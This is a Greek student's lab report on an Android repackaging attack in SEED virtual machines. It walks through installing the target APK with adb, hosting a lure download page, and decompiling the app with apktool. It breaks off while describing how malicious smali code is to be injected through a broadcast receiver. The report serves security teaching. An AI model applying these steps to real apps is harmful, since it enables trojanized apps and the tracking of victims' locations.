



**Πανεπιστήμιο Δυτικής Αττικής  
Σχολή Μηχανικών  
Τμήμα Μηχανικών Πληροφορικής και Υπολογιστών**

**ΕΡΓΑΣΤΗΡΙΟ ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ  
ΠΛΗΡΟΦΟΡΙΑΣ ΦΙΛΙΠΠΟΣ ΠΑΠΑΓΕΩΡΓΙΟΥ - 21390174  
ΑΣΦ05 - Εργασία 3 (Android Repackaging)**

**ΗΜΕΡΟΜΗΝΙΑ ΠΑΡΑΔΟΣΗΣ:**

Κυριακή 19 Μαΐου 2024 - 11:55 μ.μ.

**ΟΜΑΔΑ ΕΡΓΑΣΤΗΡΙΟΥ:**

ΑΣΦ05 - ΤΕΤΑΡΤΗ 11:00 - 13:00

**Υπευθύνος Ομάδας:**

Γεωργούλας Αγγελος

## **Τι θα δούμε στην Εργασία:**

Στην εργασία,θα εξετάσουμε την επίθεση Repackaging στις συσκευές Android, μια συνηθισμένη μέθοδο όπου κακόβουλοι χρήστες τροποποιούν δημοφιλείς εφαρμογές προσθέτοντας κακόβουλο κώδικα και επαναφορτώνοντας τις στις αγορές εφαρμογών. Αυτό γίνεται χωρίς εμφανείς διαφορές στην εφαρμογή, γεγονός που δυσκολεύει τους χρήστες να αντιληφθούν την αλλαγή, οδηγώντας σε εύκολη εξαπάτηση. Ο κακόβουλος κώδικας, μόλις εγκατασταθεί, μπορεί να εκτελεί επιθέσεις στο παρασκήνιο.

Για παράδειγμα, το DroidDream Trojan, ενσωματωμένο σε πάνω από 50 εφαρμογές σε επίσημο app store του Android το 2011, εκμεταλλεύτηκε ευπάθειες για να αποκτήσει πρόσβαση root στις συσκευές. Κατά τη διάρκεια του εργαστηρίου, θα διεξάγω μια ελεγχόμενη επίθεση Repackaging σε εικονικό περιβάλλον (Android VM),

---

Για την εργασία μου χρησιμοποιώ δύο εικονικές μηχανές: την SEEDUbuntu 16.04 και την SEEDAndroid 7.1. Η SEEDUbuntu χρησιμεύει στην προετοιμασία της επίθεσης Repackaging, καθώς είναι εφοδιασμένη με όλα τα απαραίτητα εργαλεία (adb, apktool, keytool, jarsigner) για την απόσυσκευασία, τροποποίηση και επανασυσκευασία μιας εφαρμογής Android. Η διαδικασία περιλαμβάνει τη λήψη μιας εφαρμογής, την εισαγωγή κακόβουλου κώδικα, και την τελική προώθησή της προς το στόχο.

SEEDAndroid, τρέχοντας Android 7.1, λειτουργεί ως ο στόχος της επίθεσης, προσομοιώνοντας μια συσκευή όπου θα εγκατασταθεί η τροποποιημένη εφαρμογή. Αυτή η εικονική μηχανή έχει προεγκατεστημένες τις απαραίτητες εφαρμογές για την υποστήριξη της δοκιμής, όπως ένας προσομοιωτής τερματικού και εργαλεία για τοποθεσία.

Οι δύο αυτές εικονικές μηχανές πρέπει να συνδεθούν στο ίδιο τοπικό δίκτυο, ρυθμίζοντας τον προσαρμογέα δικτύου σε "Δίκτυο Nat". Οι λεπτομερείς οδηγίες για την εγκατάσταση και ρύθμιση των εικονικών μηχανών βρίσκονται στο eclass.

## **Πίνακας Περιεχομένων**

<i>Δραστηριότητα 1: Λήψη και εγκατάσταση εφαρμογής-στόχου</i> .....	4
<i>Δραστηριότητα 2: Αποσυναρμολόγηση της εφαρμογή</i> .....	10
<i>Δραστηριότητα 3: Ενσωμάτωση κακόβουλου κώδικα</i> .....	11
<i>Δραστηριότητα 4: Επανασυναρμολόγηση της εφαρμογής</i> .....	13
<i>Δραστηριότητα 5: Εκτέλεση της επίθεσης</i> .....	15
<i>Δραστηριότητα 6: Παρακολούθηση της τοποθεσίας του θύματος</i> .....	19


## **Δραστηριότητα 1: Λήψη και εγκατάσταση εφαρμογής-στόχου**

### **Περίληψη:**

Στην πρώτη δραστηριότητα της άσκησης, ο κύριος στόχος είναι να κατεβάσετε και να εγκαταστήσετε μια εφαρμογή-στόχο στην οποία θα ενσωματωθεί αργότερα κακόβουλος κώδικας. Αυτή η δραστηριότητα χρησιμεύει ως εισαγωγή στη χρήση του εργαλείου adb (Android Debug Bridge), το οποίο είναι απαραίτητο για την εγκατάσταση της εφαρμογής στη συσκευή-στόχο. Επιπλέον, οι συμμετέχοντες θα μάθουν για τη διαδικασία sideloading, η οποία περιλαμβάνει την εγκατάσταση εφαρμογών από πηγές εκτός του επίσημου καταστήματος εφαρμογών, και θα ενημερωθούν για τους πιθανούς κινδύνους ασφαλείας που σχετίζονται με αυτήν μέσω του συστήματος προειδοποίησης του Android.

Η άσκηση αναδεικνύει μια κοινή τακτική σε επιθέσεις στον πραγματικό κόσμο, όπου κακόβουλος κώδικας συχνά κρύβεται μέσα σε δημοφιλείς εφαρμογές για να αυξηθεί η πιθανότητα ευρείας λήψης και χρήσης.

### **Βήμα 1: Λήψη εφαρμογής-στόχου από τον επιτιθέμενο**



**1.Εικόνα donlowad repackage.abpk**

## **Βήμα 2: Εγκατάσταση της εφαρμογής-στόχου στη συσκευή Android με adb**


```
Window 1 ▾
86_64:/ $ ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope: Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 TX bytes:0

eth0      Link encap:Ethernet  HWaddr 08:00:27:04:27:68
          inet addr:10.0.2.4   Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe04:2768/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:654 errors:0 dropped:0 overruns:0 frame:0
          TX packets:695 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:456455 TX bytes:157027

86_64:/ $ █
```


**2.Εικόνα Εύρεση IP seedAndroid**

IP: 10.0.2.4

A terminal window with a dark background and a light blue title bar. The title bar contains the text "/bin/bash" and "/bin/bash 87x25". The terminal shows the following commands and output:

```
[05/11/24]seed@VM:~/.../SeedAndroid$ adb connect 10.0.2.4
already connected to 10.0.2.4:5555
[05/11/24]seed@VM:~/.../SeedAndroid$ ls
_MACOSX MaliciousCode.smali RepackagingLab.apk
[05/11/24]seed@VM:~/.../SeedAndroid$ adb install RepackagingLab.apk
3065 KB/s (1421095 bytes in 0.452s)
Success
[05/11/24]seed@VM:~/.../SeedAndroid$
```

**3.Είкона συνδεσή με Android και κατεβασμά εφαρμογής**



4.Εικόνα Επιβεύωση εγκαταστάση εφαρμογής.


**Βήμα 3: Εγκατάσταση της εφαρμογής-στόχου στη συσκευή Android με sideloading**

```


1 <!DOCTYPE html>
2 <html>
3
4 <head>
5   <title>The best android Apps</title>
6 </head>
7
8 <body>
9
10  <h2>
11    The best Android Apps
12  </h2>
13
14  <a href="RepackagingLab.apk" download>
15    Click here to donlowad my cool App
16  </a>
17
18 </body>
19
20 </html>

```

5.Εικόνα Σελίδα html.




6.Εικόνα Δημοσίευση της σελίδας.




6.Εικόνα Επιβαιβήση της σελίδας άπο Android.





**7.Είκονα Warning απο Android.**



**8.Είκονα Εγκαταστασή απο Android.**


## Δραστηριότητα 2: Αποσυναρμολόγηση της εφαρμογής

### Περίληψη:

Στη Δραστηριότητα 2 της άσκησης, η έμφαση δίνεται στην αποσυναρμολόγηση της εφαρμογής-στόχου ως προκαταρκτικό βήμα για την έναρξη μιας επίθεσης επανασυσκευασίας. Αυτό περιλαμβάνει την τροποποίηση της εφαρμογής-στόχου, αλλά λόγω της πολυπλοκότητας που συνεπάγεται η άμεση τροποποίηση του αρχείου APK -το οποίο περιέχει κώδικα σε μορφή Dalvik bytecode που δεν προορίζεται για ανθρώπινη ανάγνωση- πρέπει να μετατρέψουμε αυτόν τον bytecode σε μια μορφή αναγνώσιμη από τον άνθρωπο, γνωστή ως Smali.


Για να εκτελέσουμε την αποσυναρμολόγηση, θα χρησιμοποιήσουμε ένα εργαλείο γραμμής εντολών που ονομάζεται APKTool. Αυτό το εργαλείο είναι εξαιρετικά αποτελεσματικό για την αντίστροφη μηχανική εφαρμογών Android, επιτρέποντας την άμεση μετατροπή του κώδικα dex σε κώδικα smali.

Η τυπική δομή καταλόγου ενός αρχείου APK μετά την αποσυναρμολόγηση είναι τέτοια ώστε τα αρχεία πόρων και το αρχείο `AndroidManifest.xml` να παραμένουν άμεσα αναγνώσιμα στις αρχικές τους μορφές (όπως XML). Εν τω μεταξύ, ο αποσυναρμολογημένος κώδικας smali οργανώνεται στον κατάλογο `/smali`. Κάθε αρχείο smali περιέχει γενικά τον κώδικα που αντιστοιχεί σε μια κλάση Java, διευκολύνοντας την κατανόηση και την τροποποίηση της λειτουργικότητας της εφαρμογής για περαιτέρω χειρισμό στην επίθεση επανασυσκευασίας.



```
Terminal
[05/12/24]seed@VM:~/.../SeedAndroid$ ls
index.html  __MACOSX  MaliciousCode.smali  RepackagingLab.apk
[05/12/24]seed@VM:~/.../SeedAndroid$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[05/12/24]seed@VM:~/.../SeedAndroid$
```

9.Είкона Αποσυναρμολογήση εφαρμογής με apktool.



```
Terminal
[05/12/24]seed@VM:~/.../RepackagingLab$ ls
AndroidManifest.xml  apktool.yml  original  res  smali
[05/12/24]seed@VM:~/.../RepackagingLab$
```

## 10.Είκονα Περιεχόμενα εφαρμογής.

### Δραστηριότητα 3: Ενσωμάτωση κακόβουλου κώδικα

#### Περίληψη:

Σε αυτή τη δραστηριότητα, θα ενσωματώσουμε κακόβουλο κώδικα σε μια εφαρμογή Android χρησιμοποιώντας δύο κύριες μεθόδους:

1. Άμεση τροποποίηση: Εισαγωγή κακόβουλου κώδικα σε ένα υπάρχον αρχείο smali εντός της εφαρμογής.
2. Προσθήκη νέου συστατικού: Εισαγωγή ενός νέου, ανεξάρτητου συστατικού με τη δημιουργία ενός νέου αρχείου smali που φιλοξενεί τον κακόβουλο κώδικα.


Θα επικεντρωθούμε στη χρήση ενός Δέκτη Εκπομπών, ενός διακριτικού συστατικού που ενεργοποιείται από εκπομπές του συστήματος, όπως η εκκίνηση του συστήματος ή τα συμβάντα ρύθμισης ώρας, επιτρέποντας στον κακόβουλο κώδικα να λειτουργεί απαρατήρητος. Αυτή η προσέγγιση αξιοποιεί την 